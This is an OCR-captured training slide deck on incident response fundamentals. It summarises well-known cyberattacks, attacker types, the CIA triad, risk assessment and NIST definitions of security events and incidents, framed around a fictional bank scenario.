Michael Hidalgo

Fundamentals of Incident Response

Hi, I'm Michael

I'm a passionate Security and Software Engineer, with more than 10 years of experience on developing and breaking software applications.

I'm an entrepreneur. Currently I'm the CTO of a Cybersecurity company called knogin, and my team is on charge of developing tools to detect cybersecurity attacks early in the Cyber Kill chain.

I grew up in Costa Rica, am the leader of an OWASP Chapter and am excited to share with you!

- Email: michael.hidalgo@owasp.org
- Web Site: https://medium.com/@michael.hidalgo
- LinkedIn : https://cr.linkedin.com/in/mihidalgo

Disclaimer

The opinions expressed in this presentation and in the following slides are solely mine and not necessarily those of my employer.

The techniques presented in this talk have the sole purpose of teaching and raising awareness about application security.

“If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat”

–Sun Tzu, The Art of War

Agenda

- Information Security Principles
- Incident Response Planning
- The Cyber Security Kill Chain
- Analyzing Files
- Proactive IR and Hunting


Why we are here?

Cyber attacks are becoming very sophisticated

21 KrebsOnSecurity Hit With Record DDoS

SEP 16

On Tuesday evening, KrebsOnSecurity.com was the target of an extremely large and unusual distributed denial-of-service (DDoS) attack designed to knock the site offline. The attack did not succeed thanks to the hard work of the engineers at **Akamai**, the company that protects my site from such digital sieges. But according to Akamai, it was nearly double the size of the largest attack they'd seen previously, and was among the biggest assaults the Internet has ever witnessed.



The attack began around 8 p.m. ET on Sept. 20, and initial reports put it at approximately 665 Gigabits of traffic per second. Additional analysis on the attack traffic suggests the assault was closer to 620 Gbps in size, but in any case this is many orders of magnitude more

Source: https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/

Cyber attacks are becoming very sophisticated

What was the largest* DDoS attack of all time?

The biggest DDoS attack to date took place in February of 2018. This attack targeted GitHub, a popular online code management service used by millions of developers. At its peak, this attack saw incoming traffic at a rate of 1.3 terabytes per second (Tbps), sending packets at a rate of 126.9 million per second.

This was a memcached DDoS attack, so there were no botnets involved. Instead the attackers leveraged the amplification effect of a popular database caching system known as memcached. By flooding memcached servers with spoofed requests, the attackers were able to amplify their attack by a magnitude of about 50,000x!

Luckily, GitHub was using a DDoS protection service, which was automatically alerted within 10 minutes of the start of the attack. This alert triggered the process of mitigation and GitHub was able to stop the attack quickly. The world's largest DDoS attack only ended up lasting about 20 minutes.

*It should also be noted that there was an alleged 1.7tbps DDoS attack 5 days after the attack on GitHub. However the victim of this attack was never publicly disclosed and there was not very much information released about it, making it difficult to verify.

Source: https://www.cloudflare.com/learning/ddos/famous-ddos-attacks/

Cyber attacks are becoming very sophisticated

HOW U.K. SPIES HACKED A EUROPEAN ALLY AND GOT AWAY WITH IT

Ryan Gallagher

February 17 2018, 1:10 a.m.

FOR A MOMENT, it seemed the hackers had slipped up and exposed their identities. It was the summer of 2013, and European investigators were looking into an unprecedented breach of Belgium's telecommunications infrastructure. They believed they were on the trail of the people responsible. But it would soon become clear that they were chasing ghosts – fake names that had been invented by British spies.

The hack had targeted Belgacom, Belgium's largest telecommunications provider, which serves millions of people across Europe. The company's employees had noticed their email accounts were not receiving messages. On closer inspection, they made a startling discovery: Belgacom's internal computer systems had been infected with one of the most advanced pieces of malware security experts had ever seen.

Source: https://theintercept.com/2018/02/17/gchq-belgacom-investigation-europe-hack/

Case Study: Belgacom


Belgacom Case Study

Please read the article related to Belgacom hack https://theintercept.com/2014/12/13/belgacom-hack-gchq-inside-story/

And let's try to answer the following questions?


- When the anomalies started?
- When Belgium employees realized what was going on?
- What did Snowden say?
- How Belgacom communicated/narrowed down the issues?
- Allegedly, why a foreign country would like to compromise a service provider like Belgacom?
- How the attack was carried out?
- Human beings are the weakest link, how this sensente is confirmed in the article?

‘Cash Out’ Malware on ATMs



Source: https://www.bankinfosecurity.com/atm-hackers-double-down-on-remote-malware-attacks-a-10338

Taiwan Network Attack




Source: Taiwan network attack. (Source: Europol and Trend Micro)

Bangladesh Bank SWIFT attack

- On February 2016 unknown threat actors managed to steal $81 million from accounts at Bangladesh Bank in few hours.
- Unknown hackers used SWIFT credentials of Bangladesh Central Bank employees to send more than three dozen fraudulent money transfer requests to the Federal Reserve Bank of New York asking the bank to transfer millions of the Bangladesh Bank's funds to bank accounts in the Philippines, Sri Lanka and other parts of Asia.
- Allegedly the attackers aimed to steal $1 billion.
- A printer “error” helped Bangladesh Bank to discover the hack attempt.
- There was not a direct attack or compromise of SWIFT.

Source: https://baesystemsai.blogspot.com/2016/04/two-bytes-to-951m.html

Bangladesh Bank SWIFT Attack



Source: https://baesystemsai.blogspot.com/2016/04/two-bytes-to-951m.html

Ransomware Attacks

Anatomy of WannaCry

- WannaCry (Wcry, WanaCryptor) ransomware attack started on May 2017
- It spreads through the internal network and the public Internet by exploiting a vulnerability on Microsoft's Server Message Block (SMB) protocol.
- Malware uses an exploit named "EternalBlue", that was released by Shadow Brokers threat actors on April 2017.
- It encrypted data files with a .WCRY extension and demands $300 or $600 USD (via Bitcoins).

Ransomware as a Service RaaS

08 Who's Behind the GandCrab Ransomware?

JUL 19

The crooks behind an affiliate program that paid cybercriminals to install the destructive and wildly successful **GandCrab** ransomware strain announced on May 31, 2019 they were terminating the program after allegedly having earned more than $2 billion in extortion payouts from victims. What follows is a deep dive into who may be responsible for recruiting new members to help spread the contagion.

Image: Malwarebytes.

Source: https://krebsonsecurity.com/2019/07/whos-behind-the-gandcrab-ransomware/

Cybercrime has become a lucrative business

"We ourselves have earned over US $150 million in one year. This money has been successfully cashed out and invested in various legal projects, both online and offline ones. It has been a pleasure to work with you. But, like we said, all things come to an end. We are getting a well-deserved retirement. We are a living proof that you can do evil and get off scot-free. We have proved that one can make a lifetime of money in one year. We have proved that you can become number one by general admission, not in your own conceit."

Source: https://krebsonsecurity.com/2019/07/whos-behind-the-gandcrab-ransomware/

Case Study: GandCrab

Case Study: GandCrab Ransomware

Read the article published by recognized reporter Brian Krebs and use the following questions as reference?

- As per the article, what is the threat group “revenue”?
- Why this type of malware has generated such revenue?
- As per the author, who’s behind the ransomware, what nationality?
- How was possible to link the author, what indicators he left behind?

CRYPTOJACKING: Taking advantage of Cryptocurrencies

- As described by Symantec on the ISTR Report of February 2019, Cryptojacking is an attack where cybercriminals run coin miners on victim's devices without their knowledge by using their CPU power to mine cryptocurrencies.

- Cryptojacking started to grow between 2017 and 2018 and according to the same report, over 16 million of events have been blocked in 12 months.

- Symantec predicted that cryptojacking activity by cyber criminals would be largely dependent on cryptocurrency values remaining high.

Source: ISTR Internet Security Threat Report 2019 https://img03.en25.com/Web/Symantec/%7B984e78e2-c9e5-43b8-a6ee-417a08608b60%7D_ISTR_24_2019_April_en.pdf?elqTrackId=3b60a2f23b38434c9ca9afa7ce30e0a8&elqaid=6820&elqat=2

FORMJACKING: Criminals targeting Payment Card Data

- According to Symantec, incidents related to the so-called formjacking, where threat actors uses malicious JavaScript code to steal sensitive information such as credit cards and other information from payment forms during the checkout mechanism, started to increase since 2018.

- The same report indicates that Symantec that *~4818* unique Websites has been compromised.

- Data of a single credit card is sold for up to *$45* on underground markets.

Source: ISTR Internet Security Threat Report 2019 https://img03.en25.com/Web/Symantec/%7B984e78e2-c9e5-43b8-a6ee-417a08608b60%7D_ISTR_24_2019_April_en.pdf?elqTrackId=3b60a2f23b38434c9ca9afa7ce30e0a8&elqaid=6820&elqat=2

Understanding the Enemy

Commodity Attacks

Commodity attackers are opportunistic threat actors that does not have a specific target, everyone could be a victim of a commodity attacker.

Some examples of this attackers includes:

1. Scammers
2. Identity thieves
3. Adware authors

Ransomware derivatives such as Locky and Cryptolocker are being used by commodity attackers

Advanced Persistent Threats (APT)

APT groups are targeted and organized group (it could be 1 or more), allegedly state sponsored. They have a high level of sophistication and they are well trained, military sponsored group of cyber criminals that compromise organizations to support espionage activities.

APT groups might work dedicated to compromise a single target, if an attack fail, they will keep trying until they are able to perpetrate into their network.

In terms of affiliation, often APTs are state-sponsored with ilimimitated resources


Case Study #1 : APT28

APT28 threat group: Modus Operandi


There is a PDF file containing information about APT28, the location of the file is **Documents/IR-APT28.** Read the document and answer the following questions?

1. Which state is allegedly sponsoring this threat group?
2. How the researches linked the threat actors with such state?
3. List some of the most relevant attacks of this group.
4. According to the research, since when this threat group has been updating their malware?
5. Why the research indicates that this group is composed by high skilled developers?
6. What is the modus operandi of this group? How they attack victims?


The Internet of Insecure Things?



Source: Cisco Internet Business Solutions Group The Internet of Things How the Next Evolution of the Internet Is Changing Everything
http://www.cisco.com/c/dam/en_us/about/ac79/docs/innov/IoT_IBSG_0411FINAL.pdf


2:15
amazon prime
Easily hacked, terrible security
Reviewed in the United States on June 10, 2019
Verified Purchase
We loved and used this camera for a couple months and it does perform very well. However my wife, while breastfeeding our baby, just watched the camera led start flashing and another woman's voice asked “wheres that baby?” IN THE PITCH BLACK DARK OF NIGHT AT 4 AM! It’s important to note that the camera was pointing at the crib and her nursing rocker. Only my wife and i have the password for the cameras account and it was brand new. The thing that scares us the most is that someone has been watching and listening and possibly even talking to our baby, and we would never have found out if she hadnt seen and heard it. Please dont buy this product its not worth someone else watching listening and talking to your baby we had know idea that there apparently is a market for people that want to watch livestream babies but there very much is according to the internet
Read less
17 people found this helpful
Helpful
Report
Amazon Customer J
Just awful
707
18.9K
65.3K
Reviewed in the United States on December 6, 2018
Verified Purchase
Not really usable. Not really an IP camera. Asked
Tweet your reply

Information Security Principles


01
02
03
CIA TRIAD
Availability
Confidentiality
Integrity

Confidentiality

- Security concept that has to do with protection against unauthorized information disclosure.
- It also helps to maintain data privacy.
- It is the concept of preventing the disclosure of information to unauthorized parties.
- Core function is keeping secrets secret.

Integrity

- Refers to protecting data from unauthorized alteration.
- Is the measure of software resiliency.
- Integrity software ensure that the data that are transmitted, processed and stored are as accurate as the originator intended.
- It must ensure that software performs reliably.

Availability

- Access to the system by authorized personnel.
- Criticality of data and it uses in the system are essential factors to determine system’s availability.
- Service Level Agreement (SLA) is an instrument that can be used to explicitly state and govern availability requirements for business partners and clients.

Authentication

- Process of determining the identity of a user.
- Foundational element of security.
- It ensures that only valid users are admitted.
- It is the process used to verify into a computer system that the individual is who it claims to be.
- Three methods are used:
  - Something you know.
  - Something you have.
  - Something you are.

Authorization

- Process of applying access control rules to a user process.
- Determines whether or not a user has access to a given object.
- Access to objects is controlled based on the rights and privileges that are granted to a requestor by the owner of the data or system.
- Once we know who you are, authorization responds to the question, What do you have access to?

Auditing/Logging

- Passive detective control mechanism.
- Nonrepudiation addresses the deniability of actions taken either by a user or software on behalf of a user.
- Auditing can be seen as a form of recording historical events on a system.

Introduction to Risk Management

What is risk anyway?


Risk is the probability of a threat executing on a vulnerability and the impact resulting from it’s successfully exploitation.

Risk assessment is the process used to assign some value to risk associated with assets. The output of the risk can be used to make better decisions on how to manage/deal with that risk. Risk decisions include:

1. Mitigate
2. Transfer
3. Accept
4. Avoid

Source: Muniz, J. McIntyre G. Security Operations Center

What risk frameworks are available?



OWASP Risk Rating Methodology

NIST SP 800-39

ISO/IEC 27005:2010

ISO/IEC 31000:2009

Risk Assessment Example: CVE-2017-5638

Apache Struts 2 CVE-2017-5638 leads to remote code execution:

Risk Component	Description
Vulnerability	A vulnerability existing in Apache Struts 2 that allows a threat actor to execute remote code.
Threat Description	Vulnerable assets are classified as critical. The attack has been massified and it is quite easy to exploit.
Existing Controls	The application is not publicly exposed to the internet. There is a WAF and an Intrusion Prevention System.
Probability	Unlikely, the application can be exploited by internal users that have access on the network.
Impact	Critical. An attacker will gain full control to the asset.

Risk Heat Map sample

		Impact				
		Trivial	Minor	Moderate	Major	Extreme
Probability	Rare	Low	Low	Low	Medium	Medium
	Unlikely	Low	Low	Medium	Medium	Medium
	Moderate	Low	Medium	Medium	Medium	High
	Likely	Medium	Medium	Medium	High	High
	Very likely	Medium	Medium	High	High	High

Source: https://www.justgetpmp.com/2012/02/probability-and-impact-matrix.html

Incident Response (IR)

The process of responding to a cyber attack

Context

- We work for a large financial institution called Trillion Capital Bank
- You are a Junior Incident Response Analyst
- Yara is your Senior Incident Response Analyst
- Trillion Capital Bank just hired a new CISO who is worried about the increase of targeted attacks against Financial Institutions.

What is a Computer Security Incident?

“A computer security incident is a violation of imminent threat of violation of a computer security policy, acceptable use of that policy or standard security practice”

Source: NIST SP 800

Understanding Events and Incidents

As per **NIST Special Publication 800-61r2:**

*"An **event** is any observable occurrence in a system or network. Events include a user connecting to a file share, a server receiving a request for a web page, a user sending email, and a firewall blocking a connection attempt.*

***Adverse events** are events with a negative consequence, such as system crashes, packet floods, unauthorized use of system privileges, unauthorized access to sensitive data, and execution of malware that destroys data."*

*A **computer security incident** is a violation or imminent threat of violation of computer security policies, acceptable use policies, or standard security practices"*

Source: NIST Special Publication 800-61r2

Some Examples of Events

- Paul, a senior System Administrator, connecting to an Active Directory Server.
- Trillion Capital Bank's Online Banking application processing incoming HTTP requests.
- Antivirus updating their signatures and databases.
- Workstations running scheduled upgrades
- Carmen failing to enter the credentials to access her workstation
- A network connection to a CRM

Some Examples of a Security Incident

- A Distributed Denial of the Service (DDOS) attack overwhelming Trillion Capital Bank's Online Banking Application.
- A port scan performed against Trillion Capital Banks infrastructure.
- Trillion Capital Bank's employees tricked into opening a PDF document including new regulations issued by the Central Bank of Guyana.
- An attacker obtains sensitive data and threatens that the details will be released publicly if the organization does not pay a designated sum of money.
- A ransomware attack moving laterally through the network.
- An employee sharing sensitive information on a public available storage Clouds.

01	Alert	• Event of interest that has reached a specified threshold. • Is an event that is of special note because someone or somebody indicated interest • Not all events are worthy to be considered alerts.
02	False Positive	• When an action or transaction occurs and a tool is configured to detect that action in such a way if fires an alert, but it was actually legitimate. • Occurs when rule is created to catch suspicious activities, but legitimate programs might act as such.
03	True Positive	• An alert that you don't want to see!. • It indicated something bad has happened from security point of view. • Rules that are configured properly and triggers and notifies the right people.
04	False Negative	• Security system fails to detect a transaction or event it was designed to find. • Security tool not able to detect a threat under certain conditions. • Very serious because it is a tool that IR folks rely on
05	True Negative	• No attack has taken place and not rule has been fired. • All rules, tools and signatures have evaluated a specific packet of data and there were not matches to indicate a rule should have matched. • Tuning is a task that needs to be done carefully.

Source: Nathans, D. Designing and Building a Security Operations Center

